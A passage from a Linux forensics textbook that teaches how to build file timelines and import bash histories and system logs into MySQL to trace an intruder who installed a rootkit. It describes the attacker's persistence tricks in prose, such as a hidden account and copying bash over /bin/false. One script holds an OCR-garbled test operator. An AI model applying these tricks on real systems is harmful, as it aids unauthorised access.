

FIGURE 6.14

Evidence of a rootkit download.



FIGURE 6.15

Evidence of logging in to a bogus account. Note that the modified files for the john account suggest that the attacker initially logged in with this account, switched to the johnn account as a test, and then logged off.

CREATING A TIMELINE

As we said previously, making a proper timeline with access, modification, and creation times intertwined is not easy with a simple spreadsheet. It is quite easily done with our database, however. The shell script below (which is primarily just a SQL script) will create a new timeline table in the database. The timeline table will allow us to easily and quickly create timelines.

```
#!/bin/bash
#
# create-timeline.sh
#
# Simple shell script to create a timeline in the database.
#
# Developed for PentesterAcademy by
# Dr. Phil Polstra (@ppolstra)
usage () {
  echo "usage: $0 <database>"
  echo "Simple script to create a timeline in the database"
  exit 1
}
if [ $# -lt 1 ] ; then
  usage
fi
cat << EOF | mysql $1 -u root -p
create table timeline (
  Operation char(1),
  Date date not null,
  Time time not null,
  recno bigint not null
);
insert into timeline (Operation, Date, Time, recno)
  select "A", accessdate, accesstime, recno from files;
insert into timeline (Operation, Date, Time, recno)
  select "M", modifydate, modifytime, recno from files;
insert into timeline (Operation, Date, Time, recno)
  select "C", createdate, createtime, recno from files;
EOF
```

There is one technique in this script that requires explaining as it has not been used thus far in this book. The relevant line is `cat << EOF | mysql $1 -u root -p`. This construct will cat (type out) everything from the following line until the string after << (which is 'EOF' in our case) is encountered. All of these lines are then piped to `mysql`

which is run against the passed in database ($1) with user root who must supply a password.

Looking at the SQL in this script we see that a table is created that contains a one character operation code, date, time, and record number. After the table is created three insert statements are executed to insert access, modification, and creation timestamps into the table. Note that recno in the timeline table is the primary key from the files table. Now that we have a table with all three timestamps, a timeline can be quickly and easily created. This script ran in under two seconds on my laptop.

For convenience I have created a shell script that accepts a database and a starting date and then builds a timeline. This script also uses the technique that was new in the last script. Note that you can change the format string for the str_to_date function in this script if you prefer something other than the standard US date format.

```
#!/bin/bash
#
# print-timeline.sh
#
# Simple shell script to print a timeline.
#
# Developed for PentesterAcademy by
# Dr. Phil Polstra (@ppolstra)
usage () {
  echo "usage: $0 <database> <starting date>"
  echo "Simple script to get timeline from the database"
  exit 1
}
if [ $# -lt 2 ] ; then
  usage
fi
cat << EOF | mysql $1 -u root -p
select Operation, timeline.date, timeline.time,
  filename, permissions, userid, groupid
  from files, timeline
  where timeline.date >= str_to_date("$2", "%m/%d/%Y") and
  files.recno = timeline.recno
  order by timeline.date desc, timeline.time desc;
EOF
```

At this point I should probably remind you that the timestamps in our timeline could have been altered by a sophisticated attacker. We will learn how to detect these alterations later in this book. Even an attacker that knows to alter these timestamps might miss a few files here and there that will give you insight into what has transpired.

The script above was run with a starting date of March 1, 2015. Recall from our live analysis that some commands such as `netstat` and `lsof` failed which lead us to believe the system might be infected with a rootkit. The highlighted section in Figure 6.16 shows the Xing Yi Quan rootkit was downloaded into the john user's Downloads directory at 23:00:08 on 2015-03-05. As can be observed in the highlighted portion of Figure 6.17, the compressed archive that was downloaded was extracted at 23:01:10 on the same day.



FIGURE 6.16

Evidence showing the download of a rootkit.



FIGURE 6.17

Evidence of a rootkit compressed archive being uncompressed.

It appears that the attacker logged off and did not return until March 9. At that time he or she seems to have read the rootkit README file using `more` and then built the rootkit. Evidence to support this can be found in Figure 6.18. It is unclear why the attacker waited several days before building and installing the rootkit. Looking at the README file on the target system suggests an inexperienced attacker. There were 266 matches for the search string “xingyi” in the timeline file. The rootkit appears to have been run repeatedly. This could have been due to a system crash, reboot, or attacker inexperience.



FIGURE 6.18

Evidence showing a rootkit being built and installed.

We have really just scratched the surface of what we can do with a couple of database tables full of metadata. You can make up queries to your heart’s content. We will now move on to other common things you might wish to examine while your image is mounted.

EXAMINING BASH HISTORIES

During our live response we used a script to extract users’ bash command histories. Here we will do something similar except that we will use the filesystem image. We will also optionally import the results directly into a database. The script to do all this follows.

```
#!/bin/bash
#
# get-histories.sh
```

```
#
# Simple script to get all user bash history files and .
# by Dr. Phil Polstra (@ppolstra) as developed for
# PentesterAcademy.com.
usage () {
  echo "usage: $0 <mount point of root> [database name]"
  echo "Simple script to get user histories and \
    optionally store them in the database"
  exit 1
}
if [ $# -lt 1 ] ; then
  usage
fi
# find only files, filename is .bash_history
# execute echo, cat, and echo for all files found
olddir=$(pwd)
cd $1
find home -type f -regextype posix-extended \
  -regex "home/[a-zA-Z.]+(/.bash_history)" \
  -exec awk '{ print "{};" $0}' {} \; \
  | tee /tmp/histories.csv
# repeat for the admin user
find root -type f -regextype posix-extended \
  -regex "root(/.bash_history)" \
  -exec awk '{ print "{};" $0}' {} \; \
  | tee -a /tmp/histories.csv
cd $olddir
if [ $# -gt 1 ] ; then
chown mysql:mysql /tmp/histories.csv
cat << EOF | mysql $2 -u root -p
create table if not exists 'histories' (
  historyFilename varchar(2048) not null,
  historyCommand varchar(2048) not null,
  recno bigint not null auto_increment,
  primary key(recno)
);
load data infile "/tmp/histories.csv"
  into table histories
  fields terminated by ';'
  enclosed by '"'
```

```
  lines terminated by '\n';
EOF
fi
```

Back in Chapter 3, our live response script simply displayed a banner, typed out the history file contents, and displayed a footer. This will not work as a format if we wish to import the results into a spreadsheet and/or database. To get an output that is more easily imported we use `awk`.

Some readers may be unfamiliar with `awk`. It was created at Bell Labs in the 1970s by Alfred Aho, Peter Weinberger, and Brian Kernighan. Its name comes from the first letters of the authors' surnames. `Awk` is a text processing language. The most common use of `awk` in scripts is the printing of positional fields in a line of text.

Simple `awk` usage is best learned by examples. For example, the command `echo "one two three" | awk '{ print $1 $3 }'` will print "onethree". By default fields are separated by whitespace in `awk`. The three -exec clauses for the `find` command in the script presented in Chapter 3 have been replaced with the single clause `-exec awk '{ print "{};" $0}' {} \;`. The $0 in this `awk` command refers to an entire line. This prints the filename followed by a semicolon and then each line from the file.

The database code is new if we compare this script to the similar one in Chapter 3. It is also straightforward and uses techniques previously discussed. Another thing that is done in this script is to change the owner and group of the output histories.csv file to mysql. This is done to avoid any complications loading the file into the database. Partial results from running this script against our PFE subject system are shown in Figure 6.19.

FIGURE 6.19

Extracting bash command histories from the image file.

Once the histories are loaded in the database they are easily displayed using `select * from histories order by recno`. This will give all user histories. Realize that each account's history will be presented in order for that user, but there is no way to tell when any of these commands were executed. The proper query to display bash history for a single user is `select historyCommand from histories where historyFilename like '%<username>%' order by recno;`.

The results of running the query `select historyCommand from histories where historyFilename like '%.johnn%' order by recno;` are shown in Figure 6.20. From this history we can see the bogus johnn user ran `w` to see who else was logged in and what command they last executed, typed out the password file, and switched to two user accounts that should not have login privileges.

FIGURE 6.20

Bash command history for a bogus account created by an attacker. Note that the commands being run are also suspicious.

Several interesting commands from the john account's bash history are shown in Figure 6.21. It can be seen that this user created the johnn account, copied /bin/true to /bin/false, created passwords for whoopsie and lightdm, copied /bin/bash to /bin/false, edited the group file, move the johnn user's home directory from /home/johnn to /home/.johnn (which made the directory hidden), edited the password file, displayed the man page for `sed`, used `sed` to modify the password file, and installed a rootkit. Copying /bin/bash to /bin/false was likely done to allow system accounts to log in. This might also be one source of the constant "System problem detected" popup messages.



FIGURE 6.21

Evidence of multiple actions by an attacker using the john account.

EXAMINING SYSTEM LOGS

We might want to have a look at various system log files as part of our investigation. These files are located under /var/log. As we discussed previously, some of these logs are in subdirectories and others in the main /var/log directory. With a few exceptions these are text logs. Some have archives of the form <base log file>.n, where n is an integer, and older archives may be compressed with `gzip`. This leads to log files such as syslog, syslog.1, syslog.2.gz, syslog.3.gz, etc. being created.

A script very similar to one from Chapter 3 allows us to capture log files for our analysis. As with the script from the earlier chapter, we will only capture the current log. If it appears that archived logs might be relevant to the investigation they can always be obtained from the image later. Our script follows.

```
#!/bin/bash
#
# get-logfiles.sh
#
# Simple script to get all logs and optionally
# store them in a database.
# Warning: This script might take a long time to run!
# by Dr. Phil Polstra (@ppolstra) as developed for
# PentesterAcademy.com.
usage () {
```

```
  echo "usage: $0 <mount point of root> [database name]"
  echo "Simple script to get log files and"
  echo "optionally store them to a database."
  exit 1
}
if [ $# -1t 1 ] ; then
  usage
fi
# remove old file if it exists
if [ -f /tmp/logfiles.csv ] ; then
rm /tmp/logfiles.csv
fi
# find only files, exclude files with numbers as they are old logs
# execute echo, cat, and echo for all files found
olddir=$(pwd)
cd $1/var
find log -type f -regextype posix-extended \
  -regex 'log/[a-zA-Z.]+(/[a-zA-Z.]+)*' \
  -exec awk '{ print "{};" $0}' {} \; \
  | tee -a /tmp/logfiles.csv
cd $olddir
if [ $# -gt 1 ] ; then
chown mysql:mysql /tmp/logfiles.csv
clear
echo "Let's put that in the database"
cat << EOF | mysql $2 -u root -p
create table if not exists logs (
  logFilename varchar(2048) not null,
  logentry varchar(2048) not null,
  recno bigint not null auto_increment,
  primary key(recno)
);
load data infile "/tmp/logfiles.csv"
  into table logs
  fields terminated by ';'
  enclosed by '"'
  lines terminated by '\n';
EOF
fi
```

There are no techniques used in this script that have not been discussed earlier in this

book. Running this against the PFE subject system yields 74,832 entries in our database in 32 log files. Some of these results are shown in Figure 6.22.



FIGURE 6.22

Partial results of importing log files into the database.

Recall that these logs fall into three basic categories. Some have absolutely no time information, other give seconds since boot, while others give proper dates and times. Because of this it is normally not possible to build a timeline of log entries. The general syntax for a query of a single log file is `select logentry from logs where logfilename like '%<log file>%' order by recno;`, i.e. `select logentry from logs where logfilename like '%auth%' order by recno;`. Partial results from this query are shown in Figure 6.23. Notice that the creation of the bogus johnn user and modifications to the lightdm and whoopsie accounts are clearly shown in this screenshot.

FIGURE 6.23

Evidence of the attacker's actions from log files.

If you are uncertain what logs have been imported, the query `select distinct logfilename from logs;` will list all of the log files captured. If you are not sure what kind of information is in a particular log, run a query. One of the nice things about this method is that it is so quick and easy to look at any of the logs without having to navigate a maze of directories.

Several of these logs, such as apt/history.log, apt/term.log, and dpkg.log, provide information on what has been installed via standard methods. It is quite possible that even a savvy attacker might not clean their tracks in all of the relevant log files. It is certainly worth a few minutes of your time to browse through a sampling of these logs.

EXAMINING LOGINS AND LOGIN ATTEMPTS

